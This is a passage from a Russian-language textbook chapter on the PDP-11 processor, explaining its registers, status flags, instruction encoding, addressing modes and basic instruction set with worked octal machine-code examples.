В дальнейшем материале, связанном с PDP11 будет использоваться восьмеричная система счисления. Это связано с тем, что процессор PDP11 использует 8 регистров общего назначения, а для большинства операндов инструкций возможно использование одного из 8 режимов адресации. Таким образом, как номер регистра, так и номер режима адресации задаются в представлении кода инструкции 3 двоичными разрядами или 1 восьмеричной цифрой, что упрощает запись и чтение кодов.

<sup>1</sup> В реальности для PDP11 ранних моделей использовалась шина UNIBUS, в которой ширина шины данных составляла 16 разрядов, а шины адресов — 18 разрядов, адресуемое пространство составляло 256 КБ. Для формирования из 16-ти разрядных чисел, с которыми оперировал процессор, физических 18-ти разрядных адресов использовался т. н. страницный механизм

Ещё одна особенность PDP11: возможность обращаться к 16-ти разрядным словам только по чётным адресам памяти, попытка обращения к слову по нечетному адресу вызывает исключение, т. е. прерывание, информирующее операционную систему о произошедшей ошибке. Операционная система при этом аварийно завершает выполнение данной задачи. Длина кода инструкции также равна 16-ти разрядам, что автоматически ограничивает использование только четных адресов для размещения кодов инструкций.

Процессор PDP11 располагает восемью 16-ти разрядными *регистрами общего назначения*, которые во многих случаях совершенно равноправны, за исключением двух (см. табл. 17): регистр 7, являющийся *счётчиком инструкций* (соответственно его значение автоматически изменяется во время выполнения программы) и регистр 6, который неявно используется некоторыми инструкциями в качестве *указателя вершины стека* (инструкции вызова подпрограммы и возврата из неё, вызова и выхода из обработчика прерывания и некоторые другие). Для этих регистров введены специальные имена PC и SP соответственно.

Таблица 17: Регистры общего назначения

<i>Номер</i>		<i>Название</i>	<i>Пояснения</i>
$0_8$	$000_2$	R0	
$1_8$	$001_2$	R1	
$2_8$	$010_2$	R2	
$3_8$	$011_2$	R3	
$4_8$	$100_2$	R4	
$5_8$	$101_2$	R5	Указатель фрейма вызова подпрограммы
$6_8$	$110_2$	SP	Указатель вершины стека ( <i>Stack Pointer</i> )
$7_8$	$111_2$	PC	Указатель инструкции ( <i>Program Counter</i> )

Еще один регистр, R5, трансляторами многих языков программирования высокого уровня используется для передачи аргументов подпрограмм. В языках, сходных с C, этот регистр обычно используется в качестве *указателя на фрейм вызова подпрограммы*, содержащий актуальные аргументы подпрограммы и её локальные переменные (об этом будет подробнее, например, на стр. 101). Однако, за исключением очень специфичной инструкции MARK (подробнее об этой инструкции см. стр. 106), использование именно регистра R5 для этих целей аппаратно не ограничено. В большинстве случаев применение R5 определяется лишь традицией программирования.

*Регистр слова состояния процессора PSW* (см. стр. 30), иногда называемый *регистром флагов*, доступен только неявно. Этот регистр удерживает четыре арифметических флага (табл. 18) и некоторую другую информацию, например, флаг *режима пошагового выполнения* (*трассировки*), текущий приоритет процессора (используется для блокировки низкоприоритетных запросов прерываний) и т. д. Основные флаги и их использование для реализации ветвлений уже рассматривались раньше (стр. 30), здесь повторяются их названия и сокращения, используемые в документации по PDP11.

Таблица 18: Арифметические флаги слова состояния процессора (PSW)

Обозначение	Название	Пояснение значения «истина»
C	Carry Flag	Перенос из знакового разряда
N	Negative, Sign Flag	Отрицательное число
Z	Zero Flag	Нулевой результат
V	oVerflow flag	Переполнение

Процессор PDP11 используют прямую запись команд (см. стр. 33), т. е. УУ сначала извлекает код инструкции (см. стр. 28, понятие счётчика инструкций), анализирует его, определяет число операндов этой инструкции и поочередно извлекает требуемые операнды. Код инструкции занимает 16 бит, среди них выделяют биты, содержащие собственно код команды и биты, описывающие каждый операнд. В большей части инструкций для задания кода операнда используется 6-ти битовое поле, в котором 3 старших бита определяют режим адресации (см. стр. 36), а три младших — номер регистра, к которому этот режим применяется. Если операнд может быть только регистром, то это поле сокращается до 3-х разрядов номера регистра. В системе команд PDP11 выделяются двухоперандные (двойхадресные) инструкции, однооперандные (одноадресные) и безоперандные (бездадресные) инструкции, общие форматы которых приводятся на рис. 10.




Рисунок 10: Основные форматы кодов инструкций

Примечания к рис. 10: КОП — поле, содержащее код операции. КОП составлен так, что по нему однозначно определяется и число операндов и форма команды. И — источник (*S, source*) обозначает поля, определяющие операнд-источник. П — приёмник (*D, destination*), обозначает поля, определяющие операнд-приёмник результата операции. Приёмник часто является также источником. В редких случаях поля источника и приёмника переставлены местами. Адр — 3-х битовое поле, кодирующее режим адресации, Рег — 3-х битовое поле, кодирующее номер регистра. В описаниях инструкций часто будет использоваться восемеричная форма, в которой латинские буквы S и D обозначают поля операндов (источника и приёмника). Одиночная буква кодирует 3-х битовое поле с номером регистра, а двойная буква 6-ти битовое поле режима адресации и номера регистра. Например,  $\emptyset 1SSDD_8$ : двухоперандная инструкция в 1-ой форме, КОП=01 (инструкция MOV).

В пояснениях далее часто будут использоваться конструкции на языке C, более-менее эквивалентные объясняемым действиям. Соответствие будет лишь условным, так как в C существуют *типы данных*, а с точки зрения процессора

типы определяются инструкциями (см. стр. 11, "Типы данных, типы операндов и инструкции"). Например, пусть R3 обозначает регистр процессора с номером 3. На языке С его можно интерпретировать как переменную `short R3`. Однако регистр R3 может рассматриваться как целое 16-ти разрядное число (`short R3`), как целое 8-ми разрядное (`char R3`), как адрес (`short *R3, char *R3`) и т. д. чтобы не загромождать текст, указание «типа» регистра приводиться не будет, надо предполагать, что его «тип» таков, что приведенная конструкция корректна.

Так, например, выборка кода инструкции из памяти может быть описана как `Инстр = *PC++`. При этом предполагается, что 7-ой регистр (PC) содержит адрес инструкции, по этому адресу считывается код инструкции и, после выборки из памяти кода, значение PC будет увеличено на размер инструкции, т. е. на 2, так как код инструкции занимает 16 бит.

Таблица 19: Режимы адресации

Номер	Ассемблер	Название	Эквивалент
0 <sub>8</sub>	000 <sub>2</sub>	Rn	Прямая адресация
1 <sub>8</sub>	001 <sub>2</sub>	(Rn)	Косвенная адресация
2 <sub>8</sub>	010 <sub>2</sub>	(Rn)+	Косвенная с автоувеличением
3 <sub>8</sub>	011 <sub>2</sub>	@(Rn)+	Относительная косвенная с автоувеличением
4 <sub>8</sub>	100 <sub>2</sub>	-(Rn)	Косвенная с автоуменьшением
5 <sub>8</sub>	101 <sub>2</sub>	@-(Rn)	Относительная косвенная с автоуменьшением
6 <sub>8</sub>	110 <sub>2</sub>	disp(Rn)	Индексная косвенная
7 <sub>8</sub>	111 <sub>2</sub>	@disp(Rn)	Индексная относительная косвенная

Примечания к табл. 19: Rn обозначает регистр общего назначения с номером n, который задается в следующих трех битах поля операнда. Режимы 2 и 4 изменяют значение регистра на 1, если операндом является байт или на 2, если операндом является слово (т. е. регистр интерпретируется как `char*` или `short*`), тип операнда определяется кодом инструкции. 6-ой и 7-ой режимы адресации требуют дополнительную величину, т. н. *индекс* (index) или *смещение* (displacement), которая прибавляется к значению регистра, после чего полученная сумма используется как адрес операнда (6-ой режим) или как адрес адреса (7-ой режим). Смещение сопровождает код инструкции и извлекается УУ при анализе очередного операнда аналогично выборке кода инструкции. Это можно условно записать как `disp = *PC++`. Если двухоперандная инструкция использует индексные режимы адресации для обоих операндов, то сначала обрабатывается операнд-источник, затем операнд-приёмник и код операции сопровождается двумя дополнительными словами: смещением для источника и затем для приёмника.

Несколько примеров расшифровки 6-ти битового поля операнда:

- 000011<sub>2</sub> (03<sub>8</sub>), кодирует регистр R3 (прямая адресация 000<sub>2</sub>=0<sub>8</sub>, номер регистра 011<sub>2</sub>=3<sub>8</sub>) в качестве операнда;
- 010010<sub>2</sub> (22<sub>8</sub>) задает операнд, размещенный по адресу (2-ой режим адресации), находящемуся в R2, причём после выборки операнда УУ увеличит значение R2;

- $111101_2$  ( $75_8$ ); УУ, обнаружив операнд, заданный индексным режимом адресации (в примере:  $7_8$ ), выполнит считывание следующего слова после кода инструкции ( $\text{disp} = *PC++$ ), полученную величину  $\text{disp}$  прибавит к содержимому регистра (в примере:  $5_8 R5$ ), далее считает слово по вычисленному адресу (можно записать как  $\text{ptr} = *(R5+disp)$ ) и затем операнд по полученному адресу  $\text{ptr}$  (операнд =  $*\text{ptr}$ ). Т. е. для операнд, заданный кодом  $75_8$ , может быть получен как  $**(\text{R5} + *PC++)$ .

Здесь надо ввести ещё одно понятие: *эффективный адрес* (*EA, effective address*, адрес, вычисленный в соответствии с указанным режимом адресации). Программист использует в программах так называемые *логические адреса* (см. стр. 36), эти адреса определены в виде выражения (например,  $@16(R5)$  или  $(Rn) +$  и т. п.), допустимого в операнде инструкции. Далее, когда УУ начинает анализировать инструкцию, вычисляются *эффективные адреса* операндов и уже они преобразуются в *физические адреса* (см. стр. 36). Для УУ выборка операнда-источника может быть выполнена сразу и полностью, а в случае операнда-приёмника необходимо получить именно эффективный адрес, а не сам операнд, так как после выполнения инструкции потребуется запись результата по этому адресу. До некоторой степени эффективный адрес связан с понятием «левых значений» (*lvalue*) языка С (это не слишком корректная формулировка, но некоторые ассоциации имеют место).

Сложность реализации различных режимов адресации значительно отличается. Самый простой способ, не требующий особых затрат, это прямая адресация (режим 0). Режимы 1, 2 и 4 требуют дополнительного обращения к памяти (увеличение или уменьшение значения регистра во 2 и 4 режимах выполняется УУ параллельно со считыванием, так что дополнительных затрат не приносят). Режимы 3, 5 и 6 требуют двух дополнительных обращений к памяти (для режима 6 надо считать сначала индекс, потом операнд по адресу, для режимов 3 и 5 считывается сначала указатель, затем операнд по указателю). Самый дорогой режим — 7, он требует трёх обращений к памяти — для считывания индекса, затем для считывания указателя и лишь затем для считывания операнда. Чем проще используемые режимы адресации, тем быстрее выполняется программа. Целесообразно избегать использования операндов в памяти и, по возможности, применять операнды в регистрах. *Достаточно общий критерий оптимизации кода — уменьшение числа запросов к памяти.*

Отдельного обсуждения заслуживают *обращение по заранее известным адресам* (т. е. ситуаций, когда адрес может быть задан константой) и *использование констант* в роли операндов. Если рассмотреть приведенные выше режимы адресации, то может показаться, что некоторые простейшие действия, например, присвоение  $R0 = 4$ , являются невыполнимыми.

На практике используется два разных подхода к работе с константами или с константными адресами: 1) можно ввести в систему команд процессора специальные команды загрузки констант или команды, обращающихся по константному адресу или 2) можно сделать счётчик инструкций одним из регистров общего назначения.

В первом случае в коде соответствующей инструкции явно предусматривается место для размещения константы (т. е. в коде инструкции выделяется поле непосредственно для значения или для адреса). Так сделано, например, в процессорах Intel Pentium. Такие режимы адресации называются *непосредственными* (*immediate mode*) и *ссылкой на память* (*memory mode*), соответственно. В процессорах, использующих такие режимы адресации, счётчик инструкций часто является специализированным регистром, обращение к которому из АЛУ невозможно (да и не нужно, проще оставить его исключительно в ведении УУ, что удобно для конвейерных и суперскалярных процессоров).

Во втором случае счётчик инструкций является регистром общего назначения и может быть использован для задания любого операнда с любым режимом адресации. При достаточном ассортименте режимов обращения к константам и к памяти по заранее известным адресам не представляет сложности. Например, косвенная адресация с автоувеличением (режим  $2_8$ ) счётчика команд (регистр  $7_8$ , т. е. код операнда  $27_8$ ), обеспечивает считывание константы.

Предположим, что надо присвоить  $R0 = 4$ . Существует инструкция пересылки данных  $MOV$ , код которой для PDP11 может быть записан как  $01SSDD_8$ . Где  $01_8$  — код операции  $MOV$ ,  $SS_8$  — 6-ти разрядное поле операнда-источника и  $DD_8$  — 6-ти разрядное поле операнда-приёмника. Приёмником в нашем примере является регистр  $R0$ , соответственно код операнда  $00_8$  (режим  $0$ , регистр  $0$ , см. табл. 17, стр. 56 и табл. 19 на стр. 58). Источником должен быть операнд, представляющий константу 4. Код операции  $R0=4$  будет таким:  $012700_8, 000004_8$ . Рассмотрим выполнение этого кода подробнее:

во-первых, перед выполнением этой инструкции счётчик команд РС содержит её адрес, т. е. адрес числа  $012700_8$ ;

во-вторых, УУ извлекает код операции и инкрементирует счётчик команд: Инстр =  $*PC++$ ; после этого РС содержит адрес следующего за кодом инструкции слова, т. е. адрес числа  $000004_8$ ;

в-третьих, УУ анализирует код инструкции ( $01_8=MOV$ , инструкция требует двух операндов) и определяет её операнды ( $SS=27_8$  и  $DD=00_8$ );

в-четвертых, УУ извлекает первый операнд (с кодом  $27_8$ ), это косвенный автономикриментный режим адресации со счётчиком команд, т. е. Операнд1 =  $*PC++$ ; УУ запрашивает из памяти величину по адресу РС (т. е.  $000004_8$ ) и увеличивает значение РС так, что теперь счётчик команд указывает на следующее за константой слово, т. е. следующую инструкцию<sup>1</sup>;

в-пятых, УУ анализирует второй операнд (с кодом  $00_8$ ), определяет, что Операнд2 =  $R0$ ; никаких дополнительных операций для обращения к нему не требуется;

в-шестых, операции пересылки данных не требуют участия АЛУ и полностью обрабатываются УУ, поэтому УУ пересыпает первый операнд ( $000004_8$ ) во второй операнд  $R0$  и переходит к следующей инструкции по адресу РС.

---

1 Там должна быть инструкция, т. к. процессор перейдет к её выполнению после данной. Если там будет не следующая нужная инструкция, а что-то ещё, то это ошибка программиста.

Таблица 20: Частные случаи адресации с использованием регистра РС. Здесь «Е» обозначает некоторое численное выражение, константу

Номер	Ассемблер	Пояснение	Эквивалент
$27_8$	$010111_2$	#E	Значение Е
$37_8$	$011111_2$	$@#E$	Величина по абсолютному адресу Е var или *&var
$67_8$	$110111_2$	E	Величина по относительному адресу Е var
$77_8$	$111111_2$	$@E$	Величина по относительному адресу адреса $*pvar$

В табл. 20 приводятся основные способы адресации с использованием счётчика команд. В правом столбце таблицы число 123 обозначает произвольное число, var обозначает переменную, а pvar — некоторый указатель. Для каждого из указанных способов нужная величина (значение или адрес) находятся в очередном слове по адресу РС++. Первый способ с кодом операнда  $27_8$  — обращение к значению (обычно к константе), второй ( $37_8$ ) и третий ( $67_8$ ) — к переменной по адресу, а четвертый ( $77_8$ ) — к величине по указателю, хранящемуся в памяти.

Надо подчеркнуть разницу между операндами с кодами  $37_8$  и  $67_8$ . Оба этих операнда задают некоторую переменную в памяти, но вычисление её эффективного адреса выполняется различным способом.

В случае относительного косвенного режима адресации с автоувеличением РС (т. е.  $37_8$ ) адрес извлекается из дополнительного слова после кода инструкции. Говорят, что используется *абсолютный адрес* операнда (см. стр. 36). При использовании шестого режима адресации (т. е.  $67_8$ , индексная косвенная к РС), эффективный адрес вычисляется как сумма значения РС и индекса. Говорят, что в данном случае индекс является *относительным адресом* операнда или расстоянием от следующей инструкции до операнда.

Для пояснения рассмотрим пример:  $x=R3$ , считая что переменная x расположена по адресу  $1200_8$ , а инструкция, пересылающая значение R3 в x расположена по адресу  $1000_8$ .

Адрес	Код	Пояснения	Код	Пояснения
$1000_8$	$010337_8$	<i>mov R3,@#x</i>	$010367_8$	<i>mov R3, x</i>
$1002_8$	$001200_8$	адрес = $1200_8$	$000174_8$	индекс = $1200_8 - 1004_8$
$1004_8$	...		...	
...	...		...	
$1200_8$	x	переменная	x	переменная

В примере слева инструкция пересылки использует абсолютный адрес, а в примере справа — относительный. Важно учитывать порядок действий, выполняемых УУ: каждая очередная выборка (кода операции, индекса, константы и т. п.) выполняется как  $*PC++$ , но автоувеличение производится фактически одновременно с запросом к памяти и к вычислению эффективного адреса или к выборке следующего операнда значение РС уже увеличено. В примере справа к извлеченному из памяти индексу  $174_8$  будет прибавлено уже увеличенное значение РС, т. е.  $1004_8 + 174_8 = 1200_8$ .

Относительные адреса позволяют разрабатывать программы в так называемом *позиционно-независимом коде*. Например, если вся программа (т. е. и код и данные) из приведенного выше примера будет загружена в память начиная не с адреса  $1000_8$ , а с адреса  $2000_8$ , то абсолютный адрес переменной ( $1200_8$ ) окажется неправильным, а относительный  $2004_8 + 174_8 = 2200_8$  останется правильным —  $2200_8$  это адрес переменной в программе, перемещенной в новое место. т. е. использование относительных адресов обеспечивает независимость кода от положения (позиции) в адресном пространстве. Позиционно-независимый код эффективен при разработке сложных проектов, состоящих из разных модулей, когда точное положение модуля в памяти вычислить заранее затруднительно.

Абсолютные адреса эффективны в тех случаях, когда адрес не должен изменяться. Например, если  $x$  обычная переменная, то лучше использовать относительный адрес, но если  $x$  не переменная, а, скажем, регистр устройства, то его адрес определен конфигурацией вычислительной системы и, скорее всего, не должен зависеть от размещения инструкции в памяти.

## Основные инструкции

Код инструкции позволяет однозначно выделить КОП и список используемых операндов. В PDP11 безоперандные инструкции начинаются с  $0000*$ ,  $00024*$ ,  $00025*$ ,  $00026*$ ,  $00027*$  (символ \* обозначает последовательность цифр  $0..7$ , представляющих оставшуюся часть КОП и операнды), однооперандные: все остальные с  $00*$ , а также с  $10*$ ,  $07*$  и  $17*$ , двухоперандные: с  $01*...06*$  и  $11*...16*$ . Описание состоит из ассемблерной записи, кода инструкции, сведений о влиянии на арифметические флаги (колонка «*N Z V C*»: \* - установить в соответствии с результатом операции, -- не изменять флаг, 0 - сбросить флаг, 1 - установить) и пояснений в С-подобном синтаксисе.

Таблица 21: Основные двухоперандные инструкции (форма 1, см. стр. 57)

Ассемблер	Код	<i>N Z V C</i>	Пояснения
<code>mov src, dst</code>	$01SSDD_8$	* * 0 -	
<code>movb src, dst</code>	$11SSDD_8$	* * 0 -	$dst = src$
<code>cmp src, dst</code>	$02SSDD_8$	* * * *	$src - dst$
<code>cmpb src, dst</code>	$12SSDD_8$	* * * *	(CoMPare, меняются только флаги)
<code>bit src, dst</code>	$03SSDD_8$	* * 0 -	$dst \& src$
<code>bitb src, dst</code>	$13SSDD_8$	* * 0 -	(BIt Test, меняются только флаги)
<code>bic src, dst</code>	$04SSDD_8$	* * 0 -	$dst \&= \sim src$
<code>bicb src, dst</code>	$14SSDD_8$	* * 0 -	(BIt Clear)
<code>bis src, dst</code>	$05SSDD_8$	* * 0 -	$dst /= src$
<code>bisb src, dst</code>	$15SSDD_8$	* * 0 -	(BIt Set)
<code>add src, dst</code>	$06SSDD_8$	* * * *	$dst += src$
<code>sub src, dst</code>	$16SSDD_8$	* * * *	$dst -= src$

Примечание к табл. 21: Инструкция `bis` (BIt Set) эквивалентна побитовой операции ИЛИ, а инструкция `bic` (BIt Clear) обнуляет биты приёмника, соответ-

ствующие ненулевым битам источника, т. е. эквивалентна побитовой операции *И* с инвертированным источником. Число доступных номеров инструкций в первой форме недостаточно, поэтому побитовая операция *ИСКЛЮЧАЮЩЕЕ ИЛИ* (*xor*) реализована в виде двухоперандной инструкции во второй форме (см. табл. 22) а инструкции *add* и *sub* оперируют только словами, байтовых форм нет.

Многие инструкции существуют в двух формах: работающих со словами и с байтами. В ассемблерной записи названия инструкций отличаются суффиксом *b* для байтовой формы, а в машинном коде - установленным в 1 старшим битом. Например, инструкция *mov* с кодом  $01SSDD_8$  пересыпает слово, а *movb* с кодом  $11SSDD_8$  - байт, см. табл. 21 . В дальнейшем для инструкций, имеющих две формы, раздельные описания приводиться не будут, а в описании суффикс *b* (есть суффикс - байт, нет суффикса - слово), и старший бит кода *0* (*0* для слов и 1 для байт), будут выделены цветом и написанием. Например, в табл. 23 на стр. 65 инструкция *clr dst* с кодом  $0050DD_8$  обнуляет слово в приёмнике, а *clrb dst* с кодом  $1050DD_8$  обнуляет байт. Если инструкция работает с байтами, размещенными в памяти (т. е. 1-7 режимы адресации), то допускается обращение как по чётным, так и по нечётным адресам. Инструкция, работающая с байтами и использующая режим адресации *b*, оперирует младшим байтом регистра

Некоторые инструкции используют операнды в виде 32-х разрядных чисел. Например, операция умножения двух 16-ти разрядных чисел дает одно 32-х разрядное; операция деления выполняет деление 32-х разрядного числа на 16-ти разрядное (причём результатом деления являются два 16-ти разрядных числа: частное и остаток); существует также операция сдвига 32-х разрядных чисел. Для таких инструкций 32-х разрядный операнд размещается в двух регистрах: в качестве операнда указывается регистр с чётным номером<sup>1</sup> (0, 2 или 4), который содержит старшее слово, а младшее размещается в регистре со следующим номером (т. е. 1, 3 или 5). Такие регистры будут обозначены *reg<sup>#</sup>* (чётный номер) и *reg<sup>+1</sup>* (нечётный), а 32-х разрядное число в паре регистров будет записано как (*reg<sup>#</sup>*, *reg<sup>+1</sup>*), учитывая что старшие разряды (и старшее слово) пишутся первыми.

Таблица 22: Двухоперандные инструкции (форма 2)

Ассемблер	Код	N Z V C	Пояснения
<i>mul src, reg</i>	$070RSS_8$	* * <i>0</i> *	$(reg^{#}, reg^{+1}) = reg * src$
<i>div src, reg</i>	$071RSS_8$	* * * *	$reg = (reg^{#}, reg^{+1}) / src$ , $reg^{+1}$ =остаток
<i>ash src, reg</i>	$072RSS_8$	* * * *	$reg = src > 0 ? (reg \ll src) : (reg \gg -src)$
<i>ashc src, reg</i>	$073RSS_8$	* * * *	$(reg^{#}, reg^{+1}) = src > 0 ? ((reg^{#}, reg^{+1}) \ll src) : ((reg^{#}, reg^{+1}) \gg -src)$
<i>xor reg, dst</i>	$074RDD_8$	* * <i>0</i> -	$dst \wedge= reg$

Примечания к табл. 22: если для инструкции *mul* указать в качестве операнда-приёмника регистр с нечетным номером, то старшее слово результата будет проигнорировано. Т. е. *mul src, reg<sup>#</sup>* дает результат в двух словах (*reg<sup>#</sup>* - старшее,

<sup>1</sup> Обычно возможно указывать в качестве операнда регистр с нечётным номером, но тогда надо внимательно изучать документацию по данной инструкции: применение таким образом заданных регистров будет различна для разных инструкций.

`reg+1` - младшее), а `mul src,reg+1` возвращает только младшее слово в `reg+1`. Операции `ash` и `ashc` сдвигают число в регистре или паре регистров влево, если величина сдвига положительна, и вправо, если величина сдвига отрицательна.

С точки зрения эффективности (обычно) лучше использовать регистры и прямой режим адресации, чем многократные обращения к памяти. Для примера рассмотрим два способа вычисления  $C = A + B$ , считая что  $A$ ,  $B$  и  $C$  расположены по адресам  $1000_8$ ,  $1002_8$  и  $1004_8$  соответственно, а код размещается с адреса  $1006_8$ . Для простоты чтения кода используются абсолютные адреса:

Адрес	Код	Пояснения	Код	Пояснения
$1000_8$	$0000001_8$	$A$	$0000001_8$	$A$
$1002_8$	$0000002_8$	$B$	$0000002_8$	$B$
$1004_8$	$0000000_8$	$C$	$0000000_8$	$C$
$1006_8$	$013737_8$	<code>mov @#A, @#C</code>	$013700_8$	<code>mov @#A, R0</code>
$1010_8$	$001000_8$	Адрес $A$	$001000_8$	Адрес $A$
$1012_8$	$001004_8$	Адрес $C$	$063700_8$	<code>add @#B, R0</code>
$1014_8$	$063737_8$	<code>add @#B, @#C</code>	$001002_8$	Адрес $B$
$1016_8$	$001002_8$	Адрес $B$	$010037_8$	<code>mov R0, @#C</code>
$1020_8$	$001004_8$	Адрес $C$	$001004_8$	Адрес $C$

Даже в этом простейшем примере видно, что код, использующий переменные в памяти, использует меньшее число инструкций, но код этих инструкций оказывается длиннее, в итоге размер программы не становится короче. В более сложных программах использование регистров позволяет получить даже более короткий код, чем использование переменных в памяти. Ещё один важный критерий оценки программ: время выполнения, которое зависит как от числа и сложности инструкций, так и от числа обращений к памяти. Можно сравнить оба варианта по этому критерию (будем подсчитывать только обращения к памяти):

В варианте с использованием переменных в памяти надо: 1) по адресу  $1006_8$  считать код инструкции `mov @#A, @#C`; 2) по адресу  $1010_8$  считать адрес  $A$ ; 3) по адресу  $1000_8$  считать величину  $A$ ; 4) по адресу  $1012_8$  считать адрес  $C$ ; 4) по адресу  $1004_8$  записать значение. На этом первая инструкция заканчивается и переходим ко второй инструкции. 5) по адресу  $1014_8$  считать код инструкции `add @#B, @#C`; 6) по адресу  $1016_8$  считать адрес  $B$ ; 7) по адресу  $1002_8$  считать  $B$ ; 8) по адресу  $1020_8$  считать адрес второго операнда  $C$ ; 9) по адресу  $1004_8$  считать значение  $C$  и выполнить сложение  $\text{Операнд}2=\text{Операнд}1$ ; 10) по адресу  $1004_8$  записать полученный результат. Итого: 10 операций чтения/записи данных.

В варианте с использованием регистров: 1) по адресу  $1006_8$  прочитать код инструкции `mov @#A, R0`; 2) по адресу  $1010_8$  прочитать адрес  $A$ ; 3) по адресу  $1000_8$  прочитать  $A$ ; 4) по адресу  $1012_8$  прочитать код инструкции `add @#B, R0`; 5) по адресу  $1014_8$  прочитать адрес  $B$ ; 6) по адресу  $1002_8$  прочитать  $B$  и выполнить сложение  $R0+=\text{Операнд}2$ ; 7) по адресу  $1016_8$  прочитать код инструкции `mov R0, @#C`; 8) по адресу  $1020_8$  прочитать адрес  $C$ ; 9) по адресу  $1004_8$  записать значение  $R0$ . Итого: 9 операций чтения/записи. При равной длине эта программа выполнится быстрее.

Таблица 23: Однооперандные целочисленные инструкции

Ассемблер	Код	N Z V C	Пояснения
<code>swab dst</code>	<code>0003DD<sub>8</sub></code>	<code>* - 0 0</code>	$dst = (dst << 8) / (dst >> 8)$
<code>clrb dst</code>	<code>0050DD<sub>8</sub></code>	<code>0 1 0 0</code>	$dst = \emptyset$
<code>comb dst</code>	<code>0051DD<sub>8</sub></code>	<code>* * 0 1</code>	$dst = \sim dst$
<code>incb dst</code>	<code>0052DD<sub>8</sub></code>	<code>* * * -</code>	$dst++$
<code>decb dst</code>	<code>0053DD<sub>8</sub></code>	<code>* * * -</code>	$dst--$
<code>negb dst</code>	<code>0054DD<sub>8</sub></code>	<code>* * * *</code>	$dst = -dst$
<code>adcb dst</code>	<code>0055DD<sub>8</sub></code>	<code>* * * *</code>	$dst += C$ (прибавить флаг переноса)
<code>sbcb dst</code>	<code>0056DD<sub>8</sub></code>	<code>* * * *</code>	$dst -= C$ (вычесть флаг переноса)
<code>tstb dst</code>	<code>0057DD<sub>8</sub></code>	<code>* * 0 0</code>	$dst == \emptyset$ (меняются только флаги)
<code>rorb dst</code>	<code>0060DD<sub>8</sub></code>	<code>* * * *</code>	циклический сдвиг вправо через флаг переноса
<code>rolb dst</code>	<code>0061DD<sub>8</sub></code>	<code>* * * *</code>	циклический сдвиг влево через флаг переноса
<code>asrb dst</code>	<code>0062DD<sub>8</sub></code>	<code>* * * *</code>	$dst >= 1$ (с размножением знакового бита)
<code>aslb dst</code>	<code>0063DD<sub>8</sub></code>	<code>* * * *</code>	$dst <= 1$
<code>mtps src</code>	<code>1064SS<sub>8</sub></code>	<code>* * * *</code>	$PSW = src$ (Move To PSW)
<code>sxt dst</code>	<code>0067DD<sub>8</sub></code>	<code>- * - -</code>	$dst = N==1 ? 177777 : 000000$ (Sign eXTend)
<code>mfps dst</code>	<code>1067DD<sub>8</sub></code>	<code>- - - -</code>	$dst = PSW$ (Move From PSW)

Примечания к табл. 23: инструкция `swab` переставляет местами два байта в приёмнике-слове. Инструкции `ror` и `rol` осуществляют т. н. циклические сдвиги через флаг переноса, т. е. крайний разряд «выталкивается» во флаг переноса, а предыдущее значение флага переноса заносится в противоположный крайний разряд при сдвиге всех промежуточных. Т. н. «арифметический» сдвиг влево `asl` заполняет младший разряд всегда 0, а сдвиг вправо `asr` выполняется с «размножением» знакового бита — т. е. знак числа сохраняется, «выталкиваемый» сдвигом разряд всегда заносится в флаг переноса. Инструкции `mtps` и `mfps` позволяют получить или задать содержимое слова состояния процессора (PSW).

Инструкции `adc`, `sbc` используются для вычислений «произвольной» (или расширенной) точности. Рассмотрим, например, сложение 48-ми разрядных целых чисел (каждое по три 16-ти разрядных слова): пусть надо выполнить  $B+A$ , где  $A$  находится в памяти по адресам  $1000_8\dots1005_8$  включительно,  $B = 1006_8\dots1013_8$  в little endian представлении. Для компактности слова каждой инструкции записаны в одну строку, а в примере будут использоваться абсолютные адреса (это упрощает чтение кода и делает несущественным значение адресов инструкций, которые не будут указываться):

Код	Ассемблер	Пояснения
<code>063737<sub>8</sub>, 001000<sub>8</sub>, 001006<sub>8</sub></code>	<code>add @#1000, @#1006</code>	сложение младших слов
<code>005537<sub>8</sub>, 001010<sub>8</sub></code>	<code>adc @#1010</code>	учесть перенос в среднее слово
<code>005537<sub>8</sub>, 001012<sub>8</sub></code>	<code>adc @#1012</code>	учесть перенос в старшее слово
<code>063737<sub>8</sub>, 001002<sub>8</sub>, 001010<sub>8</sub></code>	<code>add @#1002, @#1010</code>	сложение средних слов
<code>005537<sub>8</sub>, 001012<sub>8</sub></code>	<code>adc @#1012</code>	учесть перенос в старшее слово
<code>063737<sub>8</sub>, 001004<sub>8</sub>, 001012<sub>8</sub></code>	<code>add @#1004, @#1012</code>	сложение старших слов

Таким способом можно организовать операции сложения и вычитания чисел сколь угодно большой разрядности. Аналогично могут быть использованы инструкции циклического сдвига через флаг переноса (`rol`, `ror`) для выполнения операций сдвига чисел произвольной разрядности (фактически — умножение и деление на степень двойки).

Инструкция `sxt` нужна для преобразования 16-ти разрядных данных со знаком в 32-х разрядные: старшее слово должно заполняться либо `0` (для положительных чисел), либо всеми единичными разрядами ( $11111111_8$ , для отрицательных). Инструкция `sxt` записывает в приёмник либо `0`, либо  $11111111_8$  в зависимости от текущего состояния флага `N`.

Код	Ассемблер	Пояснения
<code>012701<sub>8</sub>, 1777776<sub>8</sub></code>	<code>mov #-2, R1</code>	<code>присвоить R1=-2 и установить флаг N</code>
<code>006700<sub>8</sub></code>	<code>sxt R0</code>	<code>записать в R0 значение 177777</code>

Пример выше показывает преобразование 16-ти разрядного числа  $-2$  в 32-х разрядное, размещенное в паре регистров (`R0,R1`). Интересный момент: по принятым в PDP11 нормам слова объединяются в двойные слова по правилам big endian, хотя байты объединяются в слова по правилам little endian, такой способ иногда называют *middle-endian* представление.

Таблица 24: Основные безоперандные инструкции

Ассемблер	Код	N Z V C	Пояснения
<code>por</code>	<code>000240<sub>8</sub></code>	<code>- - - -</code>	<code>ничего не делать</code>
<code>clc</code>	<code>000241<sub>8</sub></code>	<code>- - - 0</code>	<code>сбросить флаг переноса</code>
